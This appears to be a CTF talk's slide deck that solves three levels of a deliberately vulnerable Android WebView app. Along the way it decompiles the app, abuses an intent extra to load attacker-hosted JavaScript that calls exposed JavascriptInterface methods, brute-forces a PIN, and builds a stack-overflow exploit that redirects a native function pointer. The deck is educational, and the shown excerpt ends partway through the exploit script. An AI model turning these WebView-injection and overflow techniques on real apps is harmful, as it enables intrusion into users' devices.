



# Pwning **Android** Applications

# Zezadas


-  zezadas@sefod.eu
-  <https://peidei.me>
-  <https://sefod.eu>
-  @0xz3z4d45



# The App

Simple webview

[https://github.com/zezadas/oxOPOSEC\\_ox78\\_CTFzadas\\_Android](https://github.com/zezadas/oxOPOSEC_ox78_CTFzadas_Android)



1

# Level 1 - Baby



# Decompile with JADX

The screenshot shows the JADX IDE interface. On the left, the file tree displays the APK structure, with `MainActivity` selected. The main window shows the Java code for `MainActivity`. A red underline highlights the line `url = intent.getStringExtra("open_sesame");`, indicating a potential exploit point. The bottom status bar shows "JADX memory usage: 0.07 GB of 4.00 GB".

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView((int) C0055R.layout.activity_hello_jni);
    Intent intent = getIntent();
    String url = "https://www.meetup.com/0xOPOSEC/";
    if (intent.getStringExtra("open_sesame")) {
        url = intent.getStringExtra("open_sesame");
    }
    WebView webView = (WebView) findViewById(C0055R.C0057id.webview);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.getSettings().setAllowFileAccess(false);
```



# Decompile with JADX

The screenshot shows the JADX interface. On the left, the file structure of the APK is visible, with 'MainActivity' selected. The main window displays the decompiled Java code for MainActivity. The code is as follows:

```
20     url = intent.getStringExtra("open_sesame");
21 }
22
23 WebView webView = (WebView) findViewById(C0055R.C0057id.webviewzadas)
24 webView.getSettings().setJavaScriptEnabled(true);
25 webView.getSettings().setAllowFileAccess(false);
26 webView.getSettings().setAppCacheEnabled(false);
27 webView.getSettings().setCacheMode(2);
28 webView.addJavascriptInterface(new CTF0bject(), "ctf0bj");
29
30 }
```

The code is annotated with several red underlines, highlighting the following lines of code:

- webView.getSettings().setJavaScriptEnabled(**true**);
- webView.getSettings().setAllowFileAccess(**false**);
- webView.getSettings().setAppCacheEnabled(**false**);
- webView.addJavascriptInterface(**new CTF0bject()**, "ctf0bj");

At the bottom of the interface, it says "JADX memory usage: 0.09 GB of 4.00 GB".



# Decompile with JADX

The screenshot shows the JADX interface. On the left, the file tree displays the APK file 'xmas\_ctfzadas.apk' with its contents: Source code, android, androidx, p001pt.oposec.ctfzadas (containing BuildConfig, C0055R, CTFObject, and MainActivity), Resources, APK signature, and Certificate. The 'MainActivity' item is selected. On the right, the decompiled Java code for the 'CTFObject' class is shown in a code editor:

```
14 public class CTFObject {
15     public native String firstFlag();
16
17     public native String secondFlag(String str);
18
19     public native String thirdFlag(byte[] bArr);
20
21     @JavascriptInterface
22     /* renamed from: um */
23     public String mo7um() {
24         return firstFlag();
25     }
}
```

The code editor has tabs for 'Code' and 'Smali'. At the bottom, a status bar indicates 'JADX memory usage: 0.07 GB of 4.00 GB'. The code editor window has two tabs: 'p001pt.oposec.ctfzadas.CTFObject' and 'p001pt.oposec.ctfzadas.MainActivity'.



# JavascriptInterface

## Documentation

Android Developers > Docs > Reference



### JavascriptInterface

Added in API level 17

Kotlin | Java

```
public abstract @interface JavascriptInterface  
    implements Annotation  
  
    android.webkit.JavascriptInterface
```

Annotation that allows exposing methods to JavaScript. Starting from API level

`Build.VERSION_CODES.JELLY_BEAN_MR1` and above, only methods explicitly marked with this annotation are available to the Javascript code. See `WebView.addJavascriptInterface(Object, String)` for more information about it.



# Reverse Engineering with APKTOOL

```
File Edit View Bookmarks Settings Help
~/ctf_oposec ➤ apktool d xmas_ctfzadas.apk
I: Using Apktool 2.4.0 on xmas_ctfzadas.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/anon/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
~/ctf_oposec ➤ ls xmas_ctfzadas/lib/armeabi-v7a/libopoctf-jni.so
```

# Reverse Engineering with GHIDRA



The screenshot shows the GHIDRA interface with two panes. The left pane displays assembly code for the `libopencctf-jni.so` library, specifically the `Java_pt_oposec_ctfzadas_CTFObject_firstFlag` method. The right pane shows the corresponding decompiled Java code:

```
Listing: libopencctf-jni.so
libopencctf-jni.so x

Java_pt_oposec_ctfzadas_CTFObject firstFlag XREF[1]: Entry
00010ad4 80 b5    push   { r7, lr }
00010ad6 6f 46    mov    r7, sp
00010ad8 94 b0    sub    sp, #0x50
00010ada 0a 46    mov    r2, r1
00010adc 03 46    mov    r3, r0
00010ade 13 90    str    r0, [sp, #local_c]
00010ae0 12 91    str    r1, [sp, #local_10]
00010ae2 7b 48    ldr    r0, [DAT_00010cd0]
00010ae4 78 44    add    r0, pc
00010ae6 11 90    str    r0==DAT_00011ca0, [sp, #local_14]
00010ae8 44 f6    movw   r0, #0x4948
        48 10
00010aec c0 f2    movt   r0, #0x49
        49 00
00010af0 10 90    str    r0, [sp, #local_18]
00010af2 78 48    ldr    r0, [DAT_00010cd4]
00010af4 78 44    add    r0, pc
00010af6 6f f9    vld1.8 {d16,d17}, [r0]==>s_ABCDEFGHIABCDE...
        0f 0a
00010afa 0a 20    mov    r0, #0xa
00010afc 0c a9    add    r1, sp, #0x30
00010af8 8c 46    mov    r12, r1
00010b00 4c f9    vst1.64 {d16,d17}, [r12]==>local_28, r0
        c0 0a
00010b04 00 20    mov    r0, #0x0
00010b06 00 90    str    r0, [sp, #local_2c]
00010b08 0a 90    str    r0, [sp, #local_30]
```

```
Decompile: Java_pt_oposec_ctfzadas_CTFObject firstFlag
18 undefined4 local_10;
int *local_c;
20
21 local_14 = &DAT_00011ca0;
22 local_18 = 0x494948;
23 local_28 = 0x4141414141414141;
24 local_20 = 0x4242424242424242;
25 local_2c = 0;
26 local_30 = 0;
27 local_10 = uParm2;
28 local_c = piParm1;
29 sVar2 = strlen("abcd");
30 sVar3 = strlen((char *)&local_28);
31 pcVar4 = (char *)malloc(sVar3 + 1);
32 local_28._0_1_ = (char)local_28 + local_28._1_1_;
33 local_28._1_1_ = (char)((local_28 & 0xfffffffffffff000) >> 8);
34 local_28._2_1_ = (char)((local_28 & 0xfffffffffffff000) >> 0x10);
35 local_28._1_1_ = local_28._1_1_ + local_28._2_1_;
36 local_28._2_1_ = (char)((local_28 & 0xfffffffffffff0000) >> 0x10);
37 local_28._3_1_ = (char)((local_28 & 0xfffffffffffff0000) >> 0x18);
38 local_28._0_3_ = CONCAT12(local_28._2_1_ + local_28._3_1_, CONCAT11
39 ;
40 uVar1 = local_28 & 0xfffffffffffff000000;
41 local_28._4_1_ = (char)(uVar1 >> 0x20);
42 local_28._5_1_ = (char)(uVar1 >> 0x28);
43 local_28._0_5_ = CONCAT14(local_28._4_1_ + local_28._5_1_, (uint)uV
44 uVar1 = local_28 & 0xfffffffffffff00000000;
45 local_28._6_1_ = (char)(uVar1 >> 0x30);
```

Too Difficult 😞



# Solve First


```
File Edit View Bookmarks >  
  
<html>  
<body>  
<script>  
document.write (ctf0bj.um());  
</script>  
</body>  
</html>  
  
4,29 All
```



# Solve First

```
File Edit View Bookmarks Settings Help
~ ➔ adb shell am start -n "pt.oposec.ctfzadas/.MainActivity"
--es "open_sesame" "http://sefod.eu/1.html"
Starting: Intent { cmp=pt.oposec.ctfzadas/.MainActivity (has extras) }
~ ➔ -
```

# Solve First



2

# Level 2 - Bruteforce



# Decompile with JADX

The screenshot shows the JADX IDE interface. The left sidebar displays the file structure of the APK: xmas\_ctfzadas.apk, Source code, android, androidx, p001pt.oposec.ctfzadas (which is expanded to show BuildConfig, C0055R, CTFObject, and MainActivity). The main window shows the decompiled Java code for MainActivity. The code is as follows:

```
26     @JavascriptInterface
27     public String dois(String five_numbers) {
28         Log.d("OPOSEC", "Pin have 5 numbers (String)\nString starts with \"{oposec}\"");
29         Log.d(secondFlag(five_numbers), secondFlag(five_numbers));
30         return secondFlag(five_numbers);
31     }
32 }
33 }
```

The line `Log.d("OPOSEC", "Pin have 5 numbers (String)\nString starts with \"{oposec}\"");` is highlighted in red. At the bottom of the IDE, the status bar indicates "JADX memory usage: 0.08 GB of 4.00 GB".



# Reverse Engineering with GHIDRA

The screenshot shows the GHIDRA interface with two panes. The left pane displays assembly code for a Java method, while the right pane shows the corresponding decompiled Java code. A large gray callout bubble with the text "Too Difficult" and a sad face emoji is positioned above the decompiled code.

```
Java_pt_oposec_ctfzadas_CTFObject_XREF[1]: Entry Point
000109dc b0 b5    push   { r4, r5, r7, lr }
000109de 02 af    add    r7, sp, #0x8
000109e0 96 b0    sub    sp, #0x58
000109e2 13 46    mov    r3, r2
000109e4 8c 46    mov    r12, r1
000109e6 86 46    mov    lr, r0
000109e8 15 90    str    r0, [sp, #local_14]
000109ea 14 91    str    r1, [sp, #local_18]
000109ec 13 92    str    r2, [sp, #local_1c]
000109ee 15 98    ldr    r0, [sp, #local_14]
000109f0 01 68    ldr    r1, [r0, #0x0]
000109f2 d1 f8    ldr.w  r1, [r1, #0x2a4]
        a4 12
000109f6 13 9a    ldr    r2, [sp, #local_1c]
000109f8 00 24    mov    r4, #0x0
000109fa 05 91    str    r1, [sp, #local_54]
000109fc 11 46    mov    r1, r2
000109fe 22 46    mov    r2, r4
00010a00 05 9d    ldr    r5, [sp, #local_54]
00010a02 04 93    str    r3, [sp, #local_58]
00010a04 cd f8    str.w  r12, [sp, #local_5c]
        c0 e0
00010a08 cd f8    str.w  lr, [sp, #local_60]
        08 e0
00010a0c 01 94    str    r4, [sp, #local_64]
00010a0e a8 47    bix    r5
```


```
2 void Java_pt_oposec_ctfzadas_CTFObject_secondFlag(int *piParm1, unde
3 {
4     byte bVar1;
5     size_t sVar2;
6     size_t sVar3;
7     void *pvVar4;
8     int local_48;
9     int local_44;
10    undefined8 local_38;
11    undefined8 uStack48;
12    undefined8 local_28;
13    char *local_20;
14    undefined4 local_1c;
15    undefined4 local_18;
16    int *local_14;
17
18    local_1c = uParm3;
19    local_18 = uParm2;
20    local_14 = piParm1;
21    local_20 = (char *)(**(code **)(*piParm1 + 0x2a4))(piParm1, uParm3
22    local_38 = 0x4848484848484848;
23    uStack48 = 0x5e5e5e5e5e5e5e5e;
24    local_28 = 0x4545454545454545;
25    sVar2 = strlen((char *)local_38);
26    sVar3 = strlen(local_20);
27    local_44 = 0;
```



# Solve Second

```
File Edit View Bookmarks Settings Help
<html>
<body>
<script>
function zeroPad(num, places) {
    return String(num).padStart(places, '0')
}


var flagdois="";
for (i=0;i<=99999;i++){
    numero=zeroPad(i, 5);
    txt=ctf0bj.dois(numero);
    if (txt.startsWith("{oposec}")){
        console.log("PINCODE: "+i);
        flagdois=txt;
        break;
    }
}
document.write(flagdois);
</script>
</body>
</html>
<L, 365C written          18,25          All ^>
```



# Solve Second

```
File Edit View Bookmarks Settings Help
~ ➔ adb shell am start -n "pt.oposec.ctfzadas/.MainActivity"
--es "open_sesame" "http://sefod.eu/2.html"
Starting: Intent { cmp=pt.oposec.ctfzadas/.MainActivity (has extras) }
~ ➔ -
anon : zsh ✘ anon : zsh ✘
```

# Solve Second




3

# Level 3 - Pwn



# Decompile with JADX



The screenshot shows the JADX IDE interface. On the left, the file tree displays the APK file 'xmas\_ctfzadas.apk' and its contents, including source code for 'Source code', 'android', 'androidx', and several Java classes like 'BuildConfig', 'C0055R', 'CTFObject', and 'MainActivity'. The main window shows two tabs: 'p001pt.oposec.ctfzadas.CTFObject' and 'p001pt.oposec.ctfzadas.MainActivity'. The CTFObject tab contains the following Java code:

```
44 @JavascriptInterface
45 public String tres(String payload) {
46     Log.d("aaa-", payload);
47     byte[] hexArray = hexStringToByteArray(payload);
48     Log.d("aaa:", String.valueOf(hexArray));
49     return thirdFlag(hexArray);
50 }
```

The code is color-coded, with 'String', 'byte[]', and 'return' highlighted in red. The 'Code' tab is selected at the bottom.



# Reverse Engineering with GHIDRA

The screenshot shows the GHIDRA interface with two panes. The left pane displays assembly code for the `libopoctf-jni.so` library, specifically the `Java_pt_oposec_ctfzadas_CTFObject_third` method. The right pane shows the corresponding decompiled Java code:

```
1 2 undefined4
3 Java_pt_oposec_ctfzadas_CTFObject_thirdFlag(int *piParm1,undefined4 u
4 {
5     char *_src;
6     undefined uStack38;
7     char acStack37 [5];
8     code *local_20;
9     undefined4 local_1c;
10    undefined4 local_18;
11    int *local_14;
12
13    local_20 = jump_not_here;
14    local_1c = uParm3;
15    local_18 = uParm2;
16    local_14 = piParm1;
17    envzadas = piParm1;
18    __src = (char *)(**(code **)(*piParm1 + 0x2e0))(piParm1,uParm3,&uSt
19    strcpy(acStack37,__src);
20    (*local_20)();
21    return tres_out;
22 }
23 }
```

Understandable 😊



# Testing

File   Edit   View   Bookmarks   Settings   Help

```
<html>
<body>
<script>
var payload = "A".repeat(18);
document.write(ctf0bj.tres(payload));
</script>
</body>
</html>
<html" 8L, 118C written
```

4,27

All



# Testing

Unfortunately, CTFZADAS has stopped.

OK




# Logcat

```
I AEE/AED : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***  
I AEE/AED : Build fingerprint: 'Sony/F3111/F3111:6.0/33.2.A.4.70/1193220055:user/release-keys'  
I AEE/AED : Revision: '0'  
I AEE/AED : ABI: 'arm'  
I AEE/AED : pid: 30842, tid: 30907, name: JavaBridge >>> pt.oposec.ctfzadas <<<  
I AEE/AED : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0aaaaaaaa8  
E AEE/LIBAEE: aee_try_get_word: read:30907 addr:0aaaaaaaa8 ret:-1, 5  
I AEE/AED :  
I AEE/AED : backtrace:  
I AEE/AED : #00 pc aaaaaaaaa8 <unknown>  
I AEE/AED : #01 pc 000009c3 /data/app/pt.oposec.ctfzadas-1/lib/arm/libopocft-jni.so (Java_pt_oposec_ctfzadas_CTFObject_thirdFlag+86)  
I AEE/AED : #02 pc 002f3b45 /data/app/pt.oposec.ctfzadas-1/oat/arm/base.odex (offset 0x2ef000) (java.lang.String pt.oposec.ctfzadas.CTFObject.thirdFlag(byte[])+96)  
  
I AEE/AED : #03 pc 002f3c93 /data/app/pt.oposec.ctfzadas-1/oat/arm/base.odex (offset 0x2ef000) (java.lang.String pt.oposec.ctfzadas.CTFObject.tres(java.lang.String))  
  
I AEE/AED : #04 pc 000e6501 /system/lib/libart.so (art_quick_invoke_stub_internal+64)  
I AEE/AED : #05 pc 003eaf4f /system/lib/libart.so (art_quick_invoke_stub+170)  
I AEE/AED : #06 pc 00101d24 [stack:30907]  
E AEE/AED : request.action: 0
```



# x86 Memory Layout





# GDB - Non Root

```
File Edit View Bookmarks Settings Help
~ find ./android/Sdk/ -type f -name "gdbserver"
./android/Sdk/ndk-bundle/prebuilt/android-x86/gdbserver/gdbserver
./android/Sdk/ndk-bundle/prebuilt/android-x86_64/gdbserver/gdbserver
./android/Sdk/ndk-bundle/prebuilt/android-arm/gdbserver/gdbserver
./android/Sdk/ndk-bundle/prebuilt/android-arm64/gdbserver/gdbserver
~
```



# GDB - Non Root

```
File Edit View Bookmarks Settings Help
~ adb push ./android/Sdk/ndk-bundle/prebuilt/android-arm/
gdbserver/gdbserver /data/local/tmp
./android/Sdk/ndk-bundle/prebuilt/a...d. 4.8 MB/s (596448 bytes in 0.119s)
~
```



# GDB - Non Root

```
File Edit View Bookmarks Settings Help
~ adb shell
shell@F3111:/ $ cd /data/local/tmp
shell@F3111:/data/local/tmp $ ps | grep -i ctfzadas
u0_a220 32266 2934 1050040 189052 SyS_epoll_ 0000000000 S pt.oposec.ctfzadas
shell@F3111:/data/local/tmp $ ./gdbserver :1337 --attach 32266
Cannot attach to process 32266: Operation not permitted (1)
Exiting
1|shell@F3111:/data/local/tmp $ _
```



# GDB - Non Root

```
File Edit View Bookmarks Settings Help
ADB shell run-as pt.oposec.ctfzadas
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ cp /data/local/tmp/gdbserver .
cp /data/local/tmp/gdbserver .
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ ./gdbserver :1337 --attach 32266
/gdbserver :1337 --attach 32266
<
Attached; pid = 32266
Listening on port 1337
-
```



# GDB - Non Root

```
File Edit View Bookmarks Settings Help
adb forward tcp:1337 tcp:1337
1337
anon : adb × anon : zsh ×
```



# GDB - Non Root

```
File Edit View Bookmarks Settings Help
~ LD_PRELOAD=/opt/android-studio/bin/lldb/lib/libtinfo.so.5 /home/anon/.andro
id/Sdk/ndk-bundle/prebuilt/linux-x86_64/bin/gdb -ex "gef-remote :1337"
GNU gdb (GDB) 7.11
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"

anon:adb ✘ anon:gdb ✘
```



# GDB - Non Root

```
File Edit View Bookmarks Settings Help
~/ctf_oposec/xmas_ctfzadas/lib/armeabi-v7a ➤ readelf -W -s libopoctf-jni.so | grep -i java
7: 00000ad5    516 FUNC    GLOBAL DEFAULT  12 Java_pt_oposec_ctfzadas_CTFObject_firstFlag
8: 000009dd    248 FUNC    GLOBAL DEFAULT  12 Java_pt_oposec_ctfzadas_CTFObject_secondFlag
9: 0000096d    112 FUNC    GLOBAL DEFAULT  12 Java_pt_oposec_ctfzadas_CTFObject_thirdFlag
10: 000008cd   48 FUNC    GLOBAL DEFAULT  12 Java_pt_oposec_ctfzadas_MainActivity_stringFromJNI
~/ctf_oposec/xmas_ctfzadas/lib/armeabi-v7a ➤ _

anon : adb ✘  anon : gdb ✘  armeabi-v7a : zsh ✘
```



# GDB - Non Root

**disas Java\_pt\_oposec\_ctfzadas\_CTFObject\_thirdFlag**

```
File Edit View Bookmarks Settings Help
0xf38b39b2 <+70>: str r0, [sp, #20]
0xf38b39b4 <+72>: ldr r1, [sp, #20]
0xf38b39b6 <+74>: sub.w r0, r7, #29
0xf38b39ba <+78>: blx 0xf38b3818 <strcpy@plt>
0xf38b39be <+82>: ldr r1, [sp, #32]
0xf38b39c0 <+84>: str r0, [sp, #0]
0xf38b39c2 <+86>: blx r1
0xf38b39c4 <+88>: ldr r0, [pc, #16] ; (0xf38b39d8 <Java_pt_o
0xf38b39c6 <+90>: add r0, pc
0xf38b39c8 <+92>: ldr r0, [r0, #0]
0xf38b39ca <+94>: ldr r0, [r0, #0]
0xf38b39cc <+96>: add sp, #48 ; 0x30
0xf38b39ce <+98>: pop {r4, r6, r7, pc}
```



# GHIDRA

```
undefined4
Java_pt_oposec_ctfzadas_CTF0bject_th

{
    char *__src;
    undefined uStack38;
    char acStack37 [5];
    code *local_20;
    undefined4 local_1c;
    undefined4 local_18;
    int *local_14;

    local_20 = jump_not_here;
    local_1c = uParm3;
    local_18 = uParm2;
    local_14 = piParm1;
    envzadas = piParm1;
    __src = (char *)(**(code **)(*piPa
    strcpy(acStack37,__src);
    (*local_20)();
    return tres_out;
}
```

jump\_not\_here XREF[4]: Entry Point(\*), Java\_pt\_oposec\_ctfzadas\_CTF0bject\_th, Java\_pt\_oposec\_ctfzadas\_CTF0bject\_th, 00012fa8(\*)

000108fc 80 b5	push { r7, lr }	
000108fe 6f 46	mov r7,sp	
00010900 82 b0	sub sp,#0x8	
00010902 09 48	ldr r0,[DAT_00010928]	= 00002698h
00010904 78 44	add r0,pc	
00010906 00 68	ldr r0,[r0,#0x0]=>->envzadas	= 0001300c
00010908 00 68	ldr r0,[r0,#0x0]=>envzadas	= ??
0001090a 01 68	ldr r0,[r0,#0x0]=>envzadas	
0001090c 01 68	ldr r0,[r0,#0x0]=>envzadas	

jump\_here XREF[1]: Entry Point(\*)

00010934 80 b5	push { r7, lr }	
00010936 6f 46	mov r7,sp	
00010938 82 b0	sub sp,#0x8	
0001093a 09 48	ldr r0,[DAT_00010960]	= 00002660h
0001093c 78 44	add r0,pc	
0001093e 00 68	ldr r0,[r0,#0x0]=>->envzadas	= 0001300c
00010940 00 68	ldr r0,[r0,#0x0]=>envzadas	= ??
00010942 01 68	ldr r1,[r0,#0x0]	
00010944 d1 f8	ldr.w r1,[r1,#0x29c]	
00010946 9c 12		
00010948 00 48	ldr r0,[DAT_00010964]	= 00002664h



# PWN

```
File Edit View Bookmarks Settings Help
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ cat /proc/543/maps | grep -i libopoctf-jni.so
at /proc/543/maps | grep -i libopoctf-jni.so      <
f38b3000-f38b5000 r-xp 00000000 fd:01 524399 /data/app/pt.oposec.ctfzadas-1/lib/arm/libopoctf-jni.so
f38b5000-f38b6000 r--p 00001000 fd:01 524399 /data/app/pt.oposec.ctfzadas-1/lib/arm/libopoctf-jni.so
f38b6000-f38b7000 rw-p 00002000 fd:01 524399 /data/app/pt.oposec.ctfzadas-1/lib/arm/libopoctf-jni.so
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ _
```



# PWN

File Edit View Bookmarks Settings Help

```
gef> disas jump_here
```

```
gef>
```

```
Dump of assembler code for function jump_here:
```

```
0xf38b3934 <+0>:    push    {r7, lr}
0xf38b3936 <+2>:    mov     r7, sp
0xf38b3938 <+4>:    sub     sp, #8
0xf38b393a <+6>:    ldr     r0, [pc, #36] ; (0xf38b3960 <jump_here+
0xf38b393c <+8>:    add     r0, pc
0xf38b393e <+10>:   ldr     r0, [r0, #0]
0xf38b3940 <+12>:   ldr     r0, [r0, #0]
0xf38b3942 <+14>:   ldr     r1, [r0, #0]
```



# PWN

## 0xf38b3934-0xf38b3000=0x934

```
u0_a220@F3111:/data/data/pt.opos  
at /proc/543/maps | grep -i lib  
f38b3000-f38b5000 r-xp 00000000  
f38b5000-f38b6000 r--p 00001000
```

gef> disas jump\_here

gef>

Dump of assembler code for function jump\_here:

```
0xf38b3934 <+0>: push {r7, lr}  
0xf38b3936 <+2>: mov r7, sp
```



# GHIDRA

The screenshot shows the Ghidra interface for analyzing the APK file 'xmas\_ctfzadas.apk'. The left pane displays the project structure, and the right pane shows the decompiled Java code for the 'MainActivity' class. The method 'getProcSelfMaps()' is highlighted in red.

```
49         return thirdFlag(hexArray);
50     }
51
52     @JavascriptInterface
53     public String getProcSelfMaps() {
54         String output = "";
55         try {
56             Set<String> libs = new HashSet<>();
57             StringBuilder sb = new StringBuilder();
58             sb.append("/proc/");
59             sb.append(Process.myPid());
60             sb.append("/maps");
61         }
62     }
```



# Recipe:

- Calculate jump\_here current address
- Convert address to little endian
- Call ctfObj with dummy payload and jump\_here address rewriting \$r1 register

```
File Edit View Bookmarks Settings Help

<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctf0bj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libropctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
